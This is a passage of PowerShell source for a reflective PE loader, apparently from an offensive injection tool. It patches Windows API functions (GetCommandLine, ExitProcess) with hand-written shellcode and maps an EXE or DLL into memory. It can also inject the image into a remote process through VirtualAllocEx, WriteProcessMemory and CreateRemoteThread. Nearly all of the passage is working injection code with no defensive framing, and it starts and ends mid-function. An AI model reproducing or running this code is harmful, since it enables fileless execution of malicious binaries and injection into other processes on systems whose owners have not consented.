$SectionHeader = [System.Runtime.InteropServices.Marshal]::PtrToStructure($SectionHeaderPtr, [Type]$Win32Types.IMAGE_SECTION_HEADER)
[IntPtr]$SectionPtr = Add-SignedIntAsUnsigned ($PEInfo.PEHandle) ($SectionHeader.VirtualAddress)
[UInt32]$ProtectFlag = Get-VirtualProtectValue $SectionHeader.Characteristics
[UInt32]$SectionSize = $SectionHeader.VirtualSize
[UInt32]$OldProtectFlag = 0
#Test-MemoryRangeValid -DebugString “Update-MemoryProtectionFlags::VirtualProtect” -PEInfo $PEInfo -StartAddress $SectionPtr -Size $SectionSize | Out-Null
$Success = $Win32Functions.VirtualProtect.Invoke($SectionPtr, $SectionSize, $ProtectFlag, [Ref]$OldProtectFlag)
if ($Success -eq $false)
{
Throw “Unable to change memory protection”
}
}
}
#This function overwrites GetCommandLine and ExitThread which are needed to reflectively load an EXE
#Returns an object with addresses to copies of the bytes that were overwritten (and the count)
Function Update-ExeFunctions
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[System.Object]
$PEInfo,
[Parameter(Position = 1, Mandatory = $true)]
[System.Object]
$Win32Functions,
[Parameter(Position = 2, Mandatory = $true)]
[System.Object]
$Win32Constants,
[Parameter(Position = 3, Mandatory = $true)]
[String]
$ExeArguments,
[Parameter(Position = 4, Mandatory = $true)]
[IntPtr]
$ExeDoneBytePtr
)
#This will be an array of arrays. The inner array will consist of: @($DestAddr, $SourceAddr, $ByteCount). This is used to return memory to its original state.
$ReturnArray = @()
$PtrSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr])
[UInt32]$OldProtectFlag = 0
[IntPtr]$Kernel32Handle = $Win32Functions.GetModuleHandle.Invoke(“Kernel32.dll”)
if ($Kernel32Handle -eq [IntPtr]::Zero)
{
throw “Kernel32 handle null”
}
[IntPtr]$KernelBaseHandle = $Win32Functions.GetModuleHandle.Invoke(“KernelBase.dll”)
if ($KernelBaseHandle -eq [IntPtr]::Zero)
{
# throw “KernelBase handle null”
$KernelBaseHandle = $Kernel32Handle;
}
#
#First overwrite the GetCommandLine() function. This is the function that is called by a new process to get the command line args used to start it.
# We overwrite it with shellcode to return a pointer to the string ExeArguments, allowing us to pass the exe any args we want.
$CmdLineWArgsPtr = [System.Runtime.InteropServices.Marshal]::StringToHGlobalUni($ExeArguments)
$CmdLineAArgsPtr = [System.Runtime.InteropServices.Marshal]::StringToHGlobalAnsi($ExeArguments)
[IntPtr]$GetCommandLineAAddr = $Win32Functions.GetProcAddress.Invoke($KernelBaseHandle, “GetCommandLineA”)
[IntPtr]$GetCommandLineWAddr = $Win32Functions.GetProcAddress.Invoke($KernelBaseHandle, “GetCommandLineW”)
if ($GetCommandLineAAddr -eq [IntPtr]::Zero -or $GetCommandLineWAddr -eq [IntPtr]::Zero)
{
throw “GetCommandLine ptr null. GetCommandLineA: $(Get-Hex $GetCommandLineAAddr). GetCommandLineW: $(Get-Hex $GetCommandLineWAddr)”
}
#Prepare the shellcode
[Byte[]]$Shellcode1 = @()
if ($PtrSize -eq 8)
{
$Shellcode1 += 0x48 #64bit shellcode has the 0x48 before the 0xb8
}
$Shellcode1 += 0xb8
[Byte[]]$Shellcode2 = @(0xc3)
$TotalSize = $Shellcode1.Length + $PtrSize + $Shellcode2.Length
#Make copy of GetCommandLineA and GetCommandLineW
$GetCommandLineAOrigBytesPtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($TotalSize)
$GetCommandLineWOrigBytesPtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($TotalSize)
$Win32Functions.memcpy.Invoke($GetCommandLineAOrigBytesPtr, $GetCommandLineAAddr, [UInt64]$TotalSize) | Out-Null
$Win32Functions.memcpy.Invoke($GetCommandLineWOrigBytesPtr, $GetCommandLineWAddr, [UInt64]$TotalSize) | Out-Null
$ReturnArray += ,($GetCommandLineAAddr, $GetCommandLineAOrigBytesPtr, $TotalSize)
$ReturnArray += ,($GetCommandLineWAddr, $GetCommandLineWOrigBytesPtr, $TotalSize)
#Overwrite GetCommandLineA
[UInt32]$OldProtectFlag = 0
$Success = $Win32Functions.VirtualProtect.Invoke($GetCommandLineAAddr, [UInt32]$TotalSize, [UInt32]($Win32Constants.PAGE_EXECUTE_READWRITE), [Ref]$OldProtectFlag)
if ($Success = $false)
{
throw “Call to VirtualProtect failed”
}
$GetCommandLineAAddrTemp = $GetCommandLineAAddr
Write-BytesToMemory -Bytes $Shellcode1 -MemoryAddress $GetCommandLineAAddrTemp
$GetCommandLineAAddrTemp = Add-SignedIntAsUnsigned $GetCommandLineAAddrTemp ($Shellcode1.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($CmdLineAArgsPtr, $GetCommandLineAAddrTemp, $false)
$GetCommandLineAAddrTemp = Add-SignedIntAsUnsigned $GetCommandLineAAddrTemp $PtrSize
Write-BytesToMemory -Bytes $Shellcode2 -MemoryAddress $GetCommandLineAAddrTemp
$Win32Functions.VirtualProtect.Invoke($GetCommandLineAAddr, [UInt32]$TotalSize, [UInt32]$OldProtectFlag, [Ref]$OldProtectFlag) | Out-Null
#Overwrite GetCommandLineW
[UInt32]$OldProtectFlag = 0
$Success = $Win32Functions.VirtualProtect.Invoke($GetCommandLineWAddr, [UInt32]$TotalSize, [UInt32]($Win32Constants.PAGE_EXECUTE_READWRITE), [Ref]$OldProtectFlag)
if ($Success = $false)
{
throw “Call to VirtualProtect failed”
}
$GetCommandLineWAddrTemp = $GetCommandLineWAddr
Write-BytesToMemory -Bytes $Shellcode1 -MemoryAddress $GetCommandLineWAddrTemp
$GetCommandLineWAddrTemp = Add-SignedIntAsUnsigned $GetCommandLineWAddrTemp ($Shellcode1.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($CmdLineWArgsPtr, $GetCommandLineWAddrTemp, $false)
$GetCommandLineWAddrTemp = Add-SignedIntAsUnsigned $GetCommandLineWAddrTemp $PtrSize
Write-BytesToMemory -Bytes $Shellcode2 -MemoryAddress $GetCommandLineWAddrTemp
$Win32Functions.VirtualProtect.Invoke($GetCommandLineWAddr, [UInt32]$TotalSize, [UInt32]$OldProtectFlag, [Ref]$OldProtectFlag) | Out-Null
#
#
#For C++ stuff that is compiled with visual studio as “multithreaded DLL”, the above method of overwriting GetCommandLine doesn’t work.
# I don’t know why exactly.. But the msvcr DLL that a “DLL compiled executable” imports has an export called _acmdln and _wcmdln.
# It appears to call GetCommandLine and store the result in this var. Then when you call __wgetcmdln it parses and returns the
# argv and argc values stored in these variables. So the easy thing to do is just overwrite the variable since they are exported.
$DllList = @(“msvcr70d.dll”, “msvcr71d.dll”, “msvcr80d.dll”, “msvcr90d.dll”, “msvcr100d.dll”, “msvcr110d.dll”, “msvcr70.dll” `
, “msvcr71.dll”, “msvcr80.dll”, “msvcr90.dll”, “msvcr100.dll”, “msvcr110.dll”)
foreach ($Dll in $DllList)
{
[IntPtr]$DllHandle = $Win32Functions.GetModuleHandle.Invoke($Dll)
if ($DllHandle -ne [IntPtr]::Zero)
{
[IntPtr]$WCmdLnAddr = $Win32Functions.GetProcAddress.Invoke($DllHandle, “_wcmdln”)
[IntPtr]$ACmdLnAddr = $Win32Functions.GetProcAddress.Invoke($DllHandle, “_acmdln”)
if ($WCmdLnAddr -eq [IntPtr]::Zero -or $ACmdLnAddr -eq [IntPtr]::Zero)
{
“Error, couldn’t find _wcmdln or _acmdln”
}
$NewACmdLnPtr = [System.Runtime.InteropServices.Marshal]::StringToHGlobalAnsi($ExeArguments)
$NewWCmdLnPtr = [System.Runtime.InteropServices.Marshal]::StringToHGlobalUni($ExeArguments)
#Make a copy of the original char* and wchar_t* so these variables can be returned back to their original state
$OrigACmdLnPtr = [System.Runtime.InteropServices.Marshal]::PtrToStructure($ACmdLnAddr, [Type][IntPtr])
$OrigWCmdLnPtr = [System.Runtime.InteropServices.Marshal]::PtrToStructure($WCmdLnAddr, [Type][IntPtr])
$OrigACmdLnPtrStorage = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($PtrSize)
$OrigWCmdLnPtrStorage = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($PtrSize)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($OrigACmdLnPtr, $OrigACmdLnPtrStorage, $false)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($OrigWCmdLnPtr, $OrigWCmdLnPtrStorage, $false)
$ReturnArray += ,($ACmdLnAddr, $OrigACmdLnPtrStorage, $PtrSize)
$ReturnArray += ,($WCmdLnAddr, $OrigWCmdLnPtrStorage, $PtrSize)
$Success = $Win32Functions.VirtualProtect.Invoke($ACmdLnAddr, [UInt32]$PtrSize, [UInt32]($Win32Constants.PAGE_EXECUTE_READWRITE), [Ref]$OldProtectFlag)
if ($Success = $false)
{
throw “Call to VirtualProtect failed”
}
[System.Runtime.InteropServices.Marshal]::StructureToPtr($NewACmdLnPtr, $ACmdLnAddr, $false)
$Win32Functions.VirtualProtect.Invoke($ACmdLnAddr, [UInt32]$PtrSize, [UInt32]($OldProtectFlag), [Ref]$OldProtectFlag) | Out-Null
$Success = $Win32Functions.VirtualProtect.Invoke($WCmdLnAddr, [UInt32]$PtrSize, [UInt32]($Win32Constants.PAGE_EXECUTE_READWRITE), [Ref]$OldProtectFlag)
if ($Success = $false)
{
throw “Call to VirtualProtect failed”
}
[System.Runtime.InteropServices.Marshal]::StructureToPtr($NewWCmdLnPtr, $WCmdLnAddr, $false)
$Win32Functions.VirtualProtect.Invoke($WCmdLnAddr, [UInt32]$PtrSize, [UInt32]($OldProtectFlag), [Ref]$OldProtectFlag) | Out-Null
}
}
#
#
#Next overwrite CorExitProcess and ExitProcess to instead ExitThread. This way the entire Powershell process doesn’t die when the EXE exits.
$ReturnArray = @()
$ExitFunctions = @() #Array of functions to overwrite so the thread doesn’t exit the process
#CorExitProcess (compiled in to visual studio c++)
[IntPtr]$MscoreeHandle = $Win32Functions.GetModuleHandle.Invoke(“mscoree.dll”)
if ($MscoreeHandle -eq [IntPtr]::Zero)
{
throw “mscoree handle null”
}
[IntPtr]$CorExitProcessAddr = $Win32Functions.GetProcAddress.Invoke($MscoreeHandle, “CorExitProcess”)
if ($CorExitProcessAddr -eq [IntPtr]::Zero)
{
Throw “CorExitProcess address not found”
}
$ExitFunctions += $CorExitProcessAddr
#ExitProcess (what non-managed programs use)
[IntPtr]$ExitProcessAddr = $Win32Functions.GetProcAddress.Invoke($Kernel32Handle, “ExitProcess”)
if ($ExitProcessAddr -eq [IntPtr]::Zero)
{
Throw “ExitProcess address not found”
}
$ExitFunctions += $ExitProcessAddr
[UInt32]$OldProtectFlag = 0
foreach ($ProcExitFunctionAddr in $ExitFunctions)
{
$ProcExitFunctionAddrTmp = $ProcExitFunctionAddr
#The following is the shellcode (Shellcode: ExitThread.asm):
#32bit shellcode
[Byte[]]$Shellcode1 = @(0xbb)
[Byte[]]$Shellcode2 = @(0xc6, 0x03, 0x01, 0x83, 0xec, 0x20, 0x83, 0xe4, 0xc0, 0xbb)
#64bit shellcode (Shellcode: ExitThread.asm)
if ($PtrSize -eq 8)
{
[Byte[]]$Shellcode1 = @(0x48, 0xbb)
[Byte[]]$Shellcode2 = @(0xc6, 0x03, 0x01, 0x48, 0x83, 0xec, 0x20, 0x66, 0x83, 0xe4, 0xc0, 0x48, 0xbb)
}
[Byte[]]$Shellcode3 = @(0xff, 0xd3)
$TotalSize = $Shellcode1.Length + $PtrSize + $Shellcode2.Length + $PtrSize + $Shellcode3.Length
[IntPtr]$ExitThreadAddr = $Win32Functions.GetProcAddress.Invoke($Kernel32Handle, “ExitThread”)
if ($ExitThreadAddr -eq [IntPtr]::Zero)
{
Throw “ExitThread address not found”
}
$Success = $Win32Functions.VirtualProtect.Invoke($ProcExitFunctionAddr, [UInt32]$TotalSize, [UInt32]$Win32Constants.PAGE_EXECUTE_READWRITE, [Ref]$OldProtectFlag)
if ($Success -eq $false)
{
Throw “Call to VirtualProtect failed”
}
#Make copy of original ExitProcess bytes
$ExitProcessOrigBytesPtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($TotalSize)
$Win32Functions.memcpy.Invoke($ExitProcessOrigBytesPtr, $ProcExitFunctionAddr, [UInt64]$TotalSize) | Out-Null
$ReturnArray += ,($ProcExitFunctionAddr, $ExitProcessOrigBytesPtr, $TotalSize)
#Write the ExitThread shellcode to memory. This shellcode will write 0x01 to ExeDoneBytePtr address (so PS knows the EXE is done), then
# call ExitThread
Write-BytesToMemory -Bytes $Shellcode1 -MemoryAddress $ProcExitFunctionAddrTmp
$ProcExitFunctionAddrTmp = Add-SignedIntAsUnsigned $ProcExitFunctionAddrTmp ($Shellcode1.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($ExeDoneBytePtr, $ProcExitFunctionAddrTmp, $false)
$ProcExitFunctionAddrTmp = Add-SignedIntAsUnsigned $ProcExitFunctionAddrTmp $PtrSize
Write-BytesToMemory -Bytes $Shellcode2 -MemoryAddress $ProcExitFunctionAddrTmp
$ProcExitFunctionAddrTmp = Add-SignedIntAsUnsigned $ProcExitFunctionAddrTmp ($Shellcode2.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($ExitThreadAddr, $ProcExitFunctionAddrTmp, $false)
$ProcExitFunctionAddrTmp = Add-SignedIntAsUnsigned $ProcExitFunctionAddrTmp $PtrSize
Write-BytesToMemory -Bytes $Shellcode3 -MemoryAddress $ProcExitFunctionAddrTmp
$Win32Functions.VirtualProtect.Invoke($ProcExitFunctionAddr, [UInt32]$TotalSize, [UInt32]$OldProtectFlag, [Ref]$OldProtectFlag) | Out-Null
}
#
Write-Output $ReturnArray
}
#This function takes an array of arrays, the inner array of format @($DestAddr, $SourceAddr, $Count)
# It copies Count bytes from Source to Destination.
Function Copy-ArrayOfMemAddresses
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[Array[]]
$CopyInfo,
[Parameter(Position = 1, Mandatory = $true)]
[System.Object]
$Win32Functions,
[Parameter(Position = 2, Mandatory = $true)]
[System.Object]
$Win32Constants
)
[UInt32]$OldProtectFlag = 0
foreach ($Info in $CopyInfo)
{
$Success = $Win32Functions.VirtualProtect.Invoke($Info[0], [UInt32]$Info[2], [UInt32]$Win32Constants.PAGE_EXECUTE_READWRITE, [Ref]$OldProtectFlag)
if ($Success -eq $false)
{
Throw “Call to VirtualProtect failed”
}
$Win32Functions.memcpy.Invoke($Info[0], $Info[1], [UInt64]$Info[2]) | Out-Null
$Win32Functions.VirtualProtect.Invoke($Info[0], [UInt32]$Info[2], [UInt32]$OldProtectFlag, [Ref]$OldProtectFlag) | Out-Null
}
}
#
## FUNCTIONS ###
#
Function Get-MemoryProcAddress
{
Param(
[Parameter(Position = 0, Mandatory = $true)]
[IntPtr]
$PEHandle,
[Parameter(Position = 1, Mandatory = $true)]
[String]
$FunctionName
)
$Win32Types = Get-Win32Types
$Win32Constants = Get-Win32Constants
$PEInfo = Get-PEDetailedInfo -PEHandle $PEHandle -Win32Types $Win32Types -Win32Constants $Win32Constants
#Get the export table
if ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.ExportTable.Size -eq 0)
{
return [IntPtr]::Zero
}
$ExportTablePtr = Add-SignedIntAsUnsigned ($PEHandle) ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.ExportTable.VirtualAddress)
$ExportTable = [System.Runtime.InteropServices.Marshal]::PtrToStructure($ExportTablePtr, [Type]$Win32Types.IMAGE_EXPORT_DIRECTORY)
for ($i = 0; $i -lt $ExportTable.NumberOfNames; $i++)
{
#AddressOfNames is an array of pointers to strings of the names of the functions exported
$NameOffsetPtr = Add-SignedIntAsUnsigned ($PEHandle) ($ExportTable.AddressOfNames + ($i * [System.Runtime.InteropServices.Marshal]::SizeOf([Type][UInt32])))
$NamePtr = Add-SignedIntAsUnsigned ($PEHandle) ([System.Runtime.InteropServices.Marshal]::PtrToStructure($NameOffsetPtr, [Type][UInt32]))
$Name = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi($NamePtr)
if ($Name -ceq $FunctionName)
{
#AddressOfNameOrdinals is a table which contains points to a WORD which is the index in to AddressOfFunctions
# which contains the offset of the function in to the DLL
$OrdinalPtr = Add-SignedIntAsUnsigned ($PEHandle) ($ExportTable.AddressOfNameOrdinals + ($i * [System.Runtime.InteropServices.Marshal]::SizeOf([Type][UInt16])))
$FuncIndex = [System.Runtime.InteropServices.Marshal]::PtrToStructure($OrdinalPtr, [Type][UInt16])
$FuncOffsetAddr = Add-SignedIntAsUnsigned ($PEHandle) ($ExportTable.AddressOfFunctions + ($FuncIndex * [System.Runtime.InteropServices.Marshal]::SizeOf([Type][UInt32])))
$FuncOffset = [System.Runtime.InteropServices.Marshal]::PtrToStructure($FuncOffsetAddr, [Type][UInt32])
return Add-SignedIntAsUnsigned ($PEHandle) ($FuncOffset)
}
}
return [IntPtr]::Zero
}
Function Invoke-MemoryLoadLibrary
{
Param(
[Parameter(Position = 0, Mandatory = $false)]
[String]
$ExeArgs,
[Parameter(Position = 1, Mandatory = $false)]
[IntPtr]
$RemoteProcHandle,
[Parameter(Position = 2)]
[Bool]
$ForceASLR = $false
)
$PtrSize = [System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr])
#Get Win32 constants and functions
$Win32Constants = Get-Win32Constants
$Win32Functions = Get-Win32Functions
$Win32Types = Get-Win32Types
$RemoteLoading = $false
if (($RemoteProcHandle -ne $null) -and ($RemoteProcHandle -ne [IntPtr]::Zero))
{
$RemoteLoading = $true
}
#Get basic PE information
#Write-Verbose “Getting basic PE information from the file”
$PEInfo = Get-PEBasicInfo -Win32Types $Win32Types
$OriginalImageBase = $PEInfo.OriginalImageBase
$NXCompatible = $true
if (([Int] $PEInfo.DllCharacteristics -band $Win32Constants.IMAGE_DLLCHARACTERISTICS_NX_COMPAT) -ne $Win32Constants.IMAGE_DLLCHARACTERISTICS_NX_COMPAT)
{
##Write-Warning “PE is not compatible with DEP, might cause issues” -WarningAction Continue
$NXCompatible = $false
}
#Verify that the PE and the current process are the same bits (32bit or 64bit)
$Process64Bit = $true
if ($RemoteLoading -eq $true)
{
$Kernel32Handle = $Win32Functions.GetModuleHandle.Invoke(“kernel32.dll”)
$Result = $Win32Functions.GetProcAddress.Invoke($Kernel32Handle, “IsWow64Process”)
if ($Result -eq [IntPtr]::Zero)
{
Throw “Couldn’t locate IsWow64Process function to determine if target process is 32bit or 64bit”
}
[Bool]$Wow64Process = $false
$Success = $Win32Functions.IsWow64Process.Invoke($RemoteProcHandle, [Ref]$Wow64Process)
if ($Success -eq $false)
{
Throw “Call to IsWow64Process failed”
}
if (($Wow64Process -eq $true) -or (($Wow64Process -eq $false) -and ([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]) -eq 4)))
{
$Process64Bit = $false
}
#PowerShell needs to be same bit as the PE being loaded for IntPtr to work correctly
$PowerShell64Bit = $true
if ([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]) -ne 8)
{
$PowerShell64Bit = $false
}
if ($PowerShell64Bit -ne $Process64Bit)
{
throw “PowerShell must be same architecture (x86/x64) as PE being loaded and remote process”
}
}
else
{
if ([System.Runtime.InteropServices.Marshal]::SizeOf([Type][IntPtr]) -ne 8)
{
$Process64Bit = $false
}
}
if ($Process64Bit -ne $PEInfo.PE64Bit)
{
Throw “PE platform doesn’t match the architecture of the process it is being loaded in (32/64bit)”
}
#Allocate memory and write the PE to memory. If the PE supports ASLR, allocate to a random memory address
#Write-Verbose “Allocating memory for the PE and write its headers to memory”
#ASLR check
[IntPtr]$LoadAddr = [IntPtr]::Zero
$PESupportsASLR = ([Int] $PEInfo.DllCharacteristics -band $Win32Constants.IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE) -eq $Win32Constants.IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE
if ((-not $ForceASLR) -and (-not $PESupportsASLR))
{
#Write-Warning “PE file being reflectively loaded is not ASLR compatible. If the loading fails, try restarting PowerShell and trying again OR try using the -ForceASLR flag (could cause crashes)” -WarningAction Continue
[IntPtr]$LoadAddr = $OriginalImageBase
}
elseif ($ForceASLR -and (-not $PESupportsASLR))
{
#Write-Verbose “PE file doesn’t support ASLR but -ForceASLR is set. Forcing ASLR on the PE file. This could result in a crash.”
}
if ($ForceASLR -and $RemoteLoading)
{
#Write-Error “Cannot use ForceASLR when loading in to a remote process.” -ErrorAction Stop
}
if ($RemoteLoading -and (-not $PESupportsASLR))
{
#Write-Error “PE doesn’t support ASLR. Cannot load a non-ASLR PE in to a remote process” -ErrorAction Stop
}
$PEHandle = [IntPtr]::Zero #This is where the PE is allocated in PowerShell
$EffectivePEHandle = [IntPtr]::Zero #This is the address the PE will be loaded to. If it is loaded in PowerShell, this equals $PEHandle. If it is loaded in a remote process, this is the address in the remote process.
if ($RemoteLoading -eq $true)
{
#Allocate space in the remote process, and also allocate space in PowerShell. The PE will be setup in PowerShell and copied to the remote process when it is setup
$PEHandle = $Win32Functions.VirtualAlloc.Invoke([IntPtr]::Zero, [UIntPtr]$PEInfo.SizeOfImage, $Win32Constants.MEM_COMMIT -bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_READWRITE)
#todo, error handling needs to delete this memory if an error happens along the way
$EffectivePEHandle = $Win32Functions.VirtualAllocEx.Invoke($RemoteProcHandle, $LoadAddr, [UIntPtr]$PEInfo.SizeOfImage, $Win32Constants.MEM_COMMIT -bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_EXECUTE_READWRITE)
if ($EffectivePEHandle -eq [IntPtr]::Zero)
{
Throw “Unable to allocate memory in the remote process. If the PE being loaded doesn’t support ASLR, it could be that the requested base address of the PE is already in use”
}
}
else
{
if ($NXCompatible -eq $true)
{
$PEHandle = $Win32Functions.VirtualAlloc.Invoke($LoadAddr, [UIntPtr]$PEInfo.SizeOfImage, $Win32Constants.MEM_COMMIT -bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_READWRITE)
}
else
{
$PEHandle = $Win32Functions.VirtualAlloc.Invoke($LoadAddr, [UIntPtr]$PEInfo.SizeOfImage, $Win32Constants.MEM_COMMIT -bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_EXECUTE_READWRITE)
}
$EffectivePEHandle = $PEHandle
}
[IntPtr]$PEEndAddress = Add-SignedIntAsUnsigned ($PEHandle) ([Int64]$PEInfo.SizeOfImage)
if ($PEHandle -eq [IntPtr]::Zero)
{
Throw “VirtualAlloc failed to allocate memory for PE. If PE is not ASLR compatible, try running the script in a new PowerShell process (the new PowerShell process will have a different memory layout, so the address the PE wants might be free).”
}
[System.Runtime.InteropServices.Marshal]::Copy($PEBytes, 0, $PEHandle, $PEInfo.SizeOfHeaders) | Out-Null
#Now that the PE is in memory, get more detailed information about it
#Write-Verbose “Getting detailed PE information from the headers loaded in memory”
$PEInfo = Get-PEDetailedInfo -PEHandle $PEHandle -Win32Types $Win32Types -Win32Constants $Win32Constants
$PEInfo | Add-Member -MemberType NoteProperty -Name EndAddress -Value $PEEndAddress
$PEInfo | Add-Member -MemberType NoteProperty -Name EffectivePEHandle -Value $EffectivePEHandle
#Write-Verbose “StartAddress: $(Get-Hex $PEHandle) EndAddress: $(Get-Hex $PEEndAddress)”
#Copy each section from the PE in to memory
#Write-Verbose “Copy PE sections in to memory”
Copy-Sections -PEInfo $PEInfo -Win32Functions $Win32Functions -Win32Types $Win32Types
#Update the memory addresses hardcoded in to the PE based on the memory address the PE was expecting to be loaded to vs where it was actually loaded
#Write-Verbose “Update memory addresses based on where the PE was actually loaded in memory”
Update-MemoryAddresses -PEInfo $PEInfo -OriginalImageBase $OriginalImageBase -Win32Constants $Win32Constants -Win32Types $Win32Types
#The PE we are in-memory loading has DLLs it needs, import those DLLs for it
#Write-Verbose “Import DLL’s needed by the PE we are loading”
if ($RemoteLoading -eq $true)
{
Import-DllImports -PEInfo $PEInfo -Win32Functions $Win32Functions -Win32Types $Win32Types -Win32Constants $Win32Constants -RemoteProcHandle $RemoteProcHandle
}
else
{
Import-DllImports -PEInfo $PEInfo -Win32Functions $Win32Functions -Win32Types $Win32Types -Win32Constants $Win32Constants
}
#Update the memory protection flags for all the memory just allocated
if ($RemoteLoading -eq $false)
{
if ($NXCompatible -eq $true)
{
#Write-Verbose “Update memory protection flags”
Update-MemoryProtectionFlags -PEInfo $PEInfo -Win32Functions $Win32Functions -Win32Constants $Win32Constants -Win32Types $Win32Types
}
else
{
#Write-Verbose “PE being reflectively loaded is not compatible with NX memory, keeping memory as read write execute”
}
}
else
{
#Write-Verbose “PE being loaded in to a remote process, not adjusting memory permissions”
}
#If remote loading, copy the DLL in to remote process memory
if ($RemoteLoading -eq $true)
{
[UInt32]$NumBytesWritten = 0
$Success = $Win32Functions.WriteProcessMemory.Invoke($RemoteProcHandle, $EffectivePEHandle, $PEHandle, [UIntPtr]($PEInfo.SizeOfImage), [Ref]$NumBytesWritten)
if ($Success -eq $false)
{
Throw “Unable to write shellcode to remote process memory.”
}
}
#Call the entry point, if this is a DLL the entrypoint is the DllMain function, if it is an EXE it is the Main function
if ($PEInfo.FileType -ieq “DLL”)
{
if ($RemoteLoading -eq $false)
{
#Write-Verbose “Calling dllmain so the DLL knows it has been loaded”
$DllMainPtr = Add-SignedIntAsUnsigned ($PEInfo.PEHandle) ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.AddressOfEntryPoint)
$DllMainDelegate = Get-DelegateType @([IntPtr], [UInt32], [IntPtr]) ([Bool])
$DllMain = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($DllMainPtr, $DllMainDelegate)
$DllMain.Invoke($PEInfo.PEHandle, 1, [IntPtr]::Zero) | Out-Null
}
else
{
$DllMainPtr = Add-SignedIntAsUnsigned ($EffectivePEHandle) ($PEInfo.IMAGE_NT_HEADERS.OptionalHeader.AddressOfEntryPoint)
if ($PEInfo.PE64Bit -eq $true)
{
#Shellcode: CallDllMain.asm
$CallDllMainSC1 = @(0x53, 0x48, 0x89, 0xe3, 0x66, 0x83, 0xe4, 0x00, 0x48, 0xb9)
$CallDllMainSC2 = @(0xba, 0x01, 0x00, 0x00, 0x00, 0x41, 0xb8, 0x00, 0x00, 0x00, 0x00, 0x48, 0xb8)
$CallDllMainSC3 = @(0xff, 0xd0, 0x48, 0x89, 0xdc, 0x5b, 0xc3)
}
else
{
#Shellcode: CallDllMain.asm
$CallDllMainSC1 = @(0x53, 0x89, 0xe3, 0x83, 0xe4, 0xf0, 0xb9)
$CallDllMainSC2 = @(0xba, 0x01, 0x00, 0x00, 0x00, 0xb8, 0x00, 0x00, 0x00, 0x00, 0x50, 0x52, 0x51, 0xb8)
$CallDllMainSC3 = @(0xff, 0xd0, 0x89, 0xdc, 0x5b, 0xc3)
}
$SCLength = $CallDllMainSC1.Length + $CallDllMainSC2.Length + $CallDllMainSC3.Length + ($PtrSize * 2)
$SCPSMem = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($SCLength)
$SCPSMemOriginal = $SCPSMem
Write-BytesToMemory -Bytes $CallDllMainSC1 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($CallDllMainSC1.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($EffectivePEHandle, $SCPSMem, $false)
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $CallDllMainSC2 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($CallDllMainSC2.Length)
[System.Runtime.InteropServices.Marshal]::StructureToPtr($DllMainPtr, $SCPSMem, $false)
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($PtrSize)
Write-BytesToMemory -Bytes $CallDllMainSC3 -MemoryAddress $SCPSMem
$SCPSMem = Add-SignedIntAsUnsigned $SCPSMem ($CallDllMainSC3.Length)
$RSCAddr = $Win32Functions.VirtualAllocEx.Invoke($RemoteProcHandle, [IntPtr]::Zero, [UIntPtr][UInt64]$SCLength, $Win32Constants.MEM_COMMIT -bor $Win32Constants.MEM_RESERVE, $Win32Constants.PAGE_EXECUTE_READWRITE)
if ($RSCAddr -eq [IntPtr]::Zero)
{
Throw “Unable to allocate memory in the remote process for shellcode”
}
$Success = $Win32Functions.WriteProcessMemory.Invoke($RemoteProcHandle, $RSCAddr, $SCPSMemOriginal, [UIntPtr][UInt64]$SCLength, [Ref]$NumBytesWritten)
if (($Success -eq $false) -or ([UInt64]$NumBytesWritten -ne [UInt64]$SCLength))
{
Throw “Unable to write shellcode to remote process memory.”
}
$RThreadHandle = Create-RemoteThread -ProcessHandle $RemoteProcHandle -StartAddress $RSCAddr -Win32Functions $Win32Functions
$Result = $Win32Functions.WaitForSingleObject.Invoke($RThreadHandle, 20000)
if ($Result -ne 0)
{
Throw “Call to CreateRemoteThread to call GetProcAddress failed.”
}
$Win32Functions.VirtualFreeEx.Invoke($RemoteProcHandle, $RSCAddr, [UIntPtr][UInt64]0, $Win32Constants.MEM_RELEASE) | Out-Null
}
}
elseif ($PEInfo.FileType -ieq “EXE”)
{
#Overwrite GetCommandLine and ExitProcess so we can provide our own arguments to the EXE and prevent it from killing the PS process
[IntPtr]$ExeDoneBytePtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(1)
[System.Runtime.InteropServices.Marshal]::WriteByte($ExeDoneBytePtr, 0, 0x00)
$OverwrittenMemInfo = Update-ExeFunctions -PEInfo $PEInfo -Win32Functions $Win32Functions -Win32Constants $Win32Constants -ExeArguments $ExeArgs -ExeDoneBytePtr $ExeDoneBytePtr
#If this is an EXE, call the entry point in a new thread. We have overwritten the ExitProcess function to instead ExitThread
